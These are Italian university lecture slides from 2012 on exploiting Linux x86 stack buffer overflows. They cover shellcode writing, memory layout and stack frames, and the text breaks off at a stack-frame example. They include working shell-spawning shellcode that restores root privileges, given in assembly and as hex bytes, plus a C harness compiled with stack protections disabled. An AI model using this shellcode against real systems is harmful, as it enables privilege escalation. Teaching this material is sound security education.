
# Introduzione all'exploiting

## Linux x86 stack buffer overflows



Dario Scarpa - dario.scarpa@duskzone.it

Corso di SICUREZZA - prof. A. De Santis
Università degli studi di Salerno - Facoltà di Scienze MM. FF. NN.

Giugno 2012

# Outline

# Cos'è un exploit?

- è un programma capace di sfruttare una vulnerabilità software per eseguire delle operazioni (payload) non previste dall'applicazione vulnerabile

# Programmazione sicura

- usare algoritmi e protocolli sicuri non basta
  - vanno implementati correttamente
- programmazione consapevole delle problematiche di sicurezza
  - controllo dell'input!

# Vulnerability assessment

identificare, catalogare e valutare i rischi correlati alle vulnerabilità

- analisi di
  - sorgenti
  - binari
- ...tramite:
  - static & dynamic analysis
  - diffing
  - fuzzing

# Vulnerability exploiting

sfruttare una vulnerabilità per causare un comportamento imprevisto o indesiderato

- tipicamente arrivando ad ottenere una violazione di sicurezza

tratti comuni:

- falla residente nell'applicazione vittima
- payload da eseguire
- buffer dove è possibile iniettare il payload
- meccanismo per ottenere il controllo dell'esecuzione
  - sfruttando la falla

esistono delle varianti

1 Introduzione

2 Linux x86 stack buffer overflows

- preparazione del payload
  - syscall in assembly
  - scrivere uno shellcode
  - shell-spawning shellcode
- iniezione ed esecuzione del payload
  - memory layout di un programma
  - lo stack e le chiamate a funzione
  - stack smashing
- contromisure
  - ASLR
  - ProPolice
  - NX stack

3 r13server: esecuzione remota di codice

4 Conclusioni

Analizziamo in dettaglio un'istanza precisa della problematica:

- l'exploiting di vulnerabilità dovute dalla possibilità di scrivere oltre i confini di un buffer allocato sullo stack, in ambiente Linux, su architettura Intel x86

Discutiamo

- la preparazione del payload
- il meccanismo con cui si inietta ed esegue grazie ad una vulnerabilità
- le contromisure sviluppate per tale classe di attacchi

# preparazione del payload

- consiste essenzialmente nel preparare uno shellcode, ovvero un blocco di codice macchina
  - dotato di particolari caratteristiche (che discuteremo in seguito)
  - che esegua le operazioni desiderate dall'attaccante
- diamo l'idea di come scrivere uno shellcode
  - di quali problematiche tenere conto
  - come eseguire syscalls in assembly
- infine esaminiamo e proviamo uno shellcode "già pronto"
  - uno *shell spawning* shellcode

# syscall in assembly

- ogni syscall ha un id
  - reperibile a partire da /usr/include/sys/syscall.h
  - lo si pone in EAX
- parametri:
  - se meno di 6: EBX, ECX, EDX, ESI, EDI
  - altrimenti: blocco contiguo di memoria puntato da EBX
- passaggio del controllo al kernel
  - interrupt software: int 0x80

# syscall in assembly: hello world

- vogliamo implementare questo codice in assembly:

```
char msg[] = "Hello, world!\n";
#define len sizeof(msg)
write( STDOUT_FILENO, msg, len );
exit(1);
```

- individuiamo gli id delle syscall con un grep su `/usr/include/asm/unistd_32.h`

```
#define __NR_exit   1
#define __NR_write  4
```

# syscall in assembly: hello world

```
;hello.s

section .text
   global _start                    ; da dichiarare per il linker

msg db   'Hello, world!',0xa        ; stringa da mostrare
len equ  $ - msg                    ; len = lunghezza della stringa
                                    ; $ indica la posizione corrente,
                                    ; msg indica l'inizio della
                                       stringa

_start:                             ; indichiamo l'entry point

      mov     edx, len ; _EDX = len
      mov     ecx, msg ; _ECX = &msg
      mov     ebx, 1   ; _EBX = STDOUT_FILENO
      mov     eax, 4   ; _EAX = __NR_write;
      int     0x80     ; do_syscall()

      mov     eax, 1   ; _EAX = __NR_exit;
      int     0x80     ; do_syscall()
```

# scrivere uno shellcode

uno shellcode è un blocco di codice macchina

- esegue le operazioni desiderate dall'attaccante
- è preparato per funzionare sul sistema vittima, tenendo conto di architettura e OS
- richiede meno spazio possibile
- non contiene "bad chars" che ne impediscano l'utilizzo
- è position independent

# scrivere uno shellcode: spazio e bad chars

vediamo un semplice esempio in cui si cambia un'istruzione per diminuire l'occupazione di spazio ed evitare i byte NULL (terminatori di stringa)

- mov ebx, 0
  - bb 00 00 00 00
- xor ebx, ebx
  - 31 db
- stesso risultato, ma
  - 2 bytes invece che 5
  - evitati 4 NULL bytes

# scrivere uno shellcode: position independence

- serve un punto di riferimento
  - un registro contenente un indirizzo di memoria appartenente allo shellcode

```
     jmp short GotoCall
shellcode:
     pop esi
     ; ...
GotoCall:
     call shellcode
     Db   '/bin/sh'
```

- l'esecuzione salta a GotoCall
- call shellcode
  - memorizza sullo stack l'indirizzo dell'istruzione successiva
  - fa passare l'esecuzione a shellcode
- pop esi pone in ESI il contenuto sul top dello stack
- risultato: in ESI, indirizzo della stringa /bin/sh

# shell-spawning shellcode

- vogliamo uno shellcode che esegua...

```
setresuid(0, 0, 0);
execve("/bin//sh", ["/bin//sh", NULL], [NULL]);
```

- utilizziamo un'implementazione "già pronta" (fonte: The Art of Exploitation, J. Erickson)
  - realizzata secondo i principi illustrati in precedenza

# shell-spawning shellcode I

```
; shell.s

BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax       ; Zero out eax.
  xor ebx, ebx       ; Zero out ebx.
  xor ecx, ecx       ; Zero out ecx.
  cdq                ; Zero out edx using the sign bit from eax.
  mov BYTE al, 0xa4  ; syscall 164 (0xa4)
  int 0x80           ; setresuid(0, 0, 0)  Restore all root
      privs.

; execve(const char *filename, char *const argv [], char *const
    envp[])
  push BYTE 11       ; push 11 to the stack.
  pop eax            ; pop the dword of 11 into eax.
  push ecx           ; push some nulls for string termination.
  push 0x68732f2f    ; push "//sh" to the stack.
```

# shell-spawning shellcode II

```
push 0x6e69622f    ; push "/bin" to the stack.
mov ebx, esp       ; Put the address of "/bin//sh" into ebx via
     esp.
push ecx           ; push 32-bit null terminator to stack.
mov edx, esp       ; This is an empty array for envp.
push ebx           ; push string addr to stack above null
    terminator.
mov ecx, esp       ; This is the argv array with string ptr.
int 0x80           ; execve("/bin//sh", ["/bin//sh", NULL], [
    NULL])
```

# shell-spawning shellcode: test

- assembliamo, linkiamo ed eseguiamo:

```
term:$ nasm -f elf shell.s
term:$ ld -o shell shell.o
term:$ ./shell
$ pwd
/mnt/SR2/code
$ exit
term:$
```

# shell-spawning shellcode: test

- assembliamo soltanto:

```
term:$ nasm shell.s
term:$ hexdump -C shell
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1.....j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
00000023
```

- i byte dell'assemblato definiscono lo shellcode:

```
char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\
    x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\
    x89"
"\xe1\xcd\x80";
```

# shell-spawning shellcode: test in C

- un brevissimo programma C permette di fare test di esecuzione dello shellcode ottenuto
- il funzionamento del programma diventerà chiaro in seguito, ma essenzialmente:
  - si va a sovrascrivere il *return address* del `main()` con l'indirizzo dello shellcode
  - lo shellcode è sullo stack, quindi per la sua esecuzione vanno disabilitate in compilazione alcune contromisure
- ecco il codice e la sua esecuzione:

# shell-spawning shellcode: shell_test.c I

```
// shell_test.c

/*
 compile with:
gcc \
 -mpreferred-stack-boundary=2 \
 -fno-stack-protector -z execstack \
 -o shell_test shell_test.c
*/

#include <stdio.h>
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\
    x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\
    x89"
"\xe1\xcd\x80";
```

# shell-spawning shellcode: shell_test.c II

```
int main() {
  int *ret;
  ret = (int *) &ret + 2;
  (*ret)  = (int) shellcode;
}
```

```
term:$ gcc -mpreferred-stack-boundary=2 \
-fno-stack-protector -z execstack -o shell_test shell_test.c
term:$ ./shell_test
$
```

# iniezione ed esecuzione del payload

- per poter capire come lo shellcode venga iniettato ed eseguito, servono delle conoscenze preliminari:
  - com'è organizzato in memoria un programma in esecuzione?
  - come è implementata la chiamata di una funzione?
- successivamente, si può analizzare la tecnica dello *stack smashing*

# memory layout di un programma

- il *loader* assegna uno *spazio di indirizzamento virtuale* a ogni processo
- il kernel (cooperando con la MMU) gestisce la corrispondenza tra indirizzi virtuali e memoria fisica

lo spazio di indirizzamento virtuale è diviso in segmenti:

- `text`: codice macchina delle istruzioni del programma
- `data`: dati inizializzati
- `bss`: dati non inizializzati
- `heap`: memoria gestita dinamicamente dal programmatore (in C, con `malloc()/free()`)
- `stack`: memoria gestita automaticamente (dati locali, chiamata di funzioni)

# memory layout di un programma

- le dimensioni dei segmenti variano di programma in programma
- i segmenti `text/data/bss` sono di dimensioni statiche
  - `text/data` corrispondono tipicamente a rispettive sezioni del file eseguibile del programma su disco
- i segmenti `heap` e `stack` sono due aree di dimensione variabile che crescono una verso l'altra
  - massimizzando secondo necessità la quantità di spazio a disposizione per ognuna delle due
- in assenza di ASLR (che discuteremo in seguito), sullo stesso sistema tutti i processi utente hanno
  - lo stesso intervallo di indirizzi virtuali
  - gli stessi indirizzi di partenza per il `text` segment e per lo `stack`

# memory layout di un programma

```
                 ____________________
indirizzi bassi |                    |
                |      text          |
                |--------------------|
                |      data          |
                |--------------------|
                |      bss           |
                |--------------------|
                |      heap          |
                |                    |
                |                    |
                |                    |
 indirizzi alti |      stack         |
                |____________________|
```

# memory layout di un programma

- i segmenti `data/bss` ospitano le variabili *statiche* e quelle nello *scope globale*
  - quelle di cui esiste un'unica istanza in qualsiasi istante dell'esecuzione
    - e che possono quindi avere un indirizzo di memoria prefissato
- l'`heap` consiste di un insieme di blocchi di memoria allocata dinamicamente
  - in C, gestiti dal programmatore con `malloc()/free()`
    - interazione col kernel e alterazione spazio di indirizzamento virtuale
- lo `stack` viene utilizzato come memoria temporanea per mantenere il contesto e le variabili locali nelle chiamate a funzione
  - in seguito analizzeremo l'uso dello stack in dettaglio

# memory layout di un programma: test

- con un semplice programma C possiamo avere riscontro di quanto illustrato
  - definiamo delle variabili in modo che vengano allocate nei diversi segmenti
  - ne visualizziamo gli indirizzi
  - effettuiamo un'allocazione sullo stack di un cospicuo numero di bytes
- mandiamo in esecuzione il programma e controlliamo (grazie alla mappa di memoria esposta dal kernel in `/proc/pid/maps`) che
  - gli indirizzi visualizzati ricadano in determinati segmenti, a seconda della variabile
  - al momento dell'allocazione su stack, il relativo segmento di memoria cresce per accomodare la richiesta

```c
// segments.c

#include <stdio.h>
#include <stdlib.h>

int datoNonInizializzato;
int datoInizializzato = 42;

void morestack() {
    const int SIZE = 16*16*1024;
    printf("-- test aumento stack: char a[%d]\n", SIZE);
    char a[SIZE];
    int i; for (i=0; i<SIZE; i++) a[i] = 'A';
    getchar();
}

int main(int argc, char** argv) {
    printf("pid = %d\n", getpid());

    int datoSuStack = 84;
    int *datoSuHeap = (int*) malloc(sizeof(int));
    *datoSuHeap = 255;
```

```
    printf("Indirizzo di:\n");
    printf("main()                  : %p\n", &main);
                        //text
    printf("datoInizializzato   : %p\n", &datoInizializzato);
           //bss
    printf("datoNonInizializzato: %p\n", &datoNonInizializzato);
         //data
    printf("*datoSuHeap         : %p\n", datoSuHeap);
                   //heap
    printf("datoSuStack         : %p\n", &datoSuStack);
                 //stack

    getchar();

    morestack();

    return 0;
}
```

# memory layout di un programma: test

```
term1:$ gcc -static -o segments segments.c && ./segments
pid = 9846
Indirizzo di:
main()                : 0x0804835d
datoInizializzato     : 0x080c7008
datoNonInizializzato: 0x080c9084
*datoSuHeap           : 0x080cb6a8
datoSuStack           : 0xbffff45c
```

```
term2:$ cat /proc/9846/maps
00110000-00111000 r-xp 00000000 00:00 0          [vdso]
08048000-080c6000 r-xp 00000000 00:15 15535      /mnt/SR2/code/segments
080c6000-080c8000 rw-p 0007d000 00:15 15535      /mnt/SR2/code/segments
080c8000-080ec000 rw-p 00000000 00:00 0          [heap]
b7ffe000-b8000000 rw-p 00000000 00:00 0
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

# memory layout di un programma: test

- l'indirizzo del `main()`, `0x804835d`, ricade nel `text` segment
- gli indirizzi di `datoInizializzato` e `datoNonInizializzato`, `0x80c7008` e `0x80c9084`, logicamente appartenenti a `bss/data`, ricadono in un'unica area di memoria "dati statici/globali", di intervallo `080c6000-080c8000`
- l'indirizzo contenuto nel puntatore `datoSuHeap` è `0x80cb6a8`, che ricade nell'intervallo `080c8000-080ec000` della regione `[heap]`
- l'indirizzo di `datoSuStack` è `0xbffff45c`, che ricade nell'intervallo `bffeb000-c0000000`, della regione `[stack]`

# memory layout di un programma

```
[...]
-- test aumento stack: char a[262144]
```

```
term2:$ cat /proc/9846/maps
00110000-00111000 r-xp 00000000 00:00 0          [vdso]
08048000-080c6000 r-xp 00000000 00:15 15535      /mnt/SR2/code/segments
080c6000-080c8000 rw-p 0007d000 00:15 15535      /mnt/SR2/code/segments
080c8000-080ec000 rw-p 00000000 00:00 0          [heap]
b7ffe000-b8000000 rw-p 00000000 00:00 0
bffbf000-c0000000 rw-p 00000000 00:00 0          [stack]
```

# memory layout di un programma

Osserviamo che la riga identificata da `[stack]` è cambiata da

```
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

a

```
bffbf000-c0000000 rw-p 00000000 00:00 0          [stack]
```

- la regione di memoria virtuale del processo relativa al segmento stack è cresciuta (verso indirizzi più bassi) da 0x15000 a 0x41000 bytes

# lo stack e le chiamate a funzione

- consideriamo due funzioni A( ) e B( )
- assumiamo che, a un certo punto della sua esecuzione, A( ) chiami B( )

cosa succede?

- il processore sta eseguendo il codice di A( )
- arriva l'istruzione con cui avviene la chiamata di B( )
- viene salvato il contesto di A( ), per poterlo ripristinare in seguito
- si crea il contesto di B( )
- si esegue il codice di B( )
- il contesto di B( ) viene distrutto
- viene ripristinato il contesto di A( ), precedentemente salvato
- si riprende l'esecuzione del codice di A( ) dall'istruzione successiva a quella della chiamata a B( )

# lo stack e le chiamate a funzione

- il contesto e il valore dell'*instruction pointer* vengono memorizzati sullo stack del processo all'atto della chiamata (*pushed*) e recuperati (*popped*) al momento in cui l'esecuzione torna al chiamante.
  - ogni blocco di informazioni relativo a una chiamata costituisce uno *stack frame*
  - lo stack del processo è fondamentalmente costituito da un insieme di *stack frame*
- meccanismo implementato utilizzando lo stack del processo ed i registri
  - `EIP` (*instruction pointer*)
  - EBP (*base pointer* o *frame pointer*)
  - ESP (*stack pointer*)

# lo stack e le chiamate a funzione

- ESP punta costantemente all'indirizzo del top dello stack
  - varia quindi quando viene eseguita un'istruzione che utilizza lo stack (PUSH, POP, CALL, RET ...)
    - n.b.: il top dello stack avanza verso indirizzi più bassi: il PUSH di un valore sullo stack comporta decrementare ESP, il POP consiste nell'incrementarlo
- EBP punta allo *stack frame* corrente
  - per questo viene spesso chiamato *frame pointer*
- uno *stack frame* contiene
  - i parametri alla funzione corrente
  - le variabili locali alla funzione
  - due variabili necessarie a ripristinare lo stato dell'esecuzione prima della chiamata
    - SFP (*saved frame pointer*)
    - RA (*return address*).

# lo stack e le chiamate a funzione

- SFP memorizza il *frame pointer* del chiamante
- RA ospita l'indirizzo dell'istruzione successiva alla chiamata a funzione

Al termine dell'esecuzione della funzione

- EBP viene posto a SFP
  - lo *stack frame* precedente torna ad essere quello corrente
- EIP viene posto a RA
  - l'esecuzione passa all'istruzione successiva del chiamante


Il meccanismo degli *stack frame* rende possibile l'implementazione della ricorsione


- ogni chiamata innestata, della stessa funzione, avrà il suo contesto


# lo stack e le chiamate a funzione: esempio

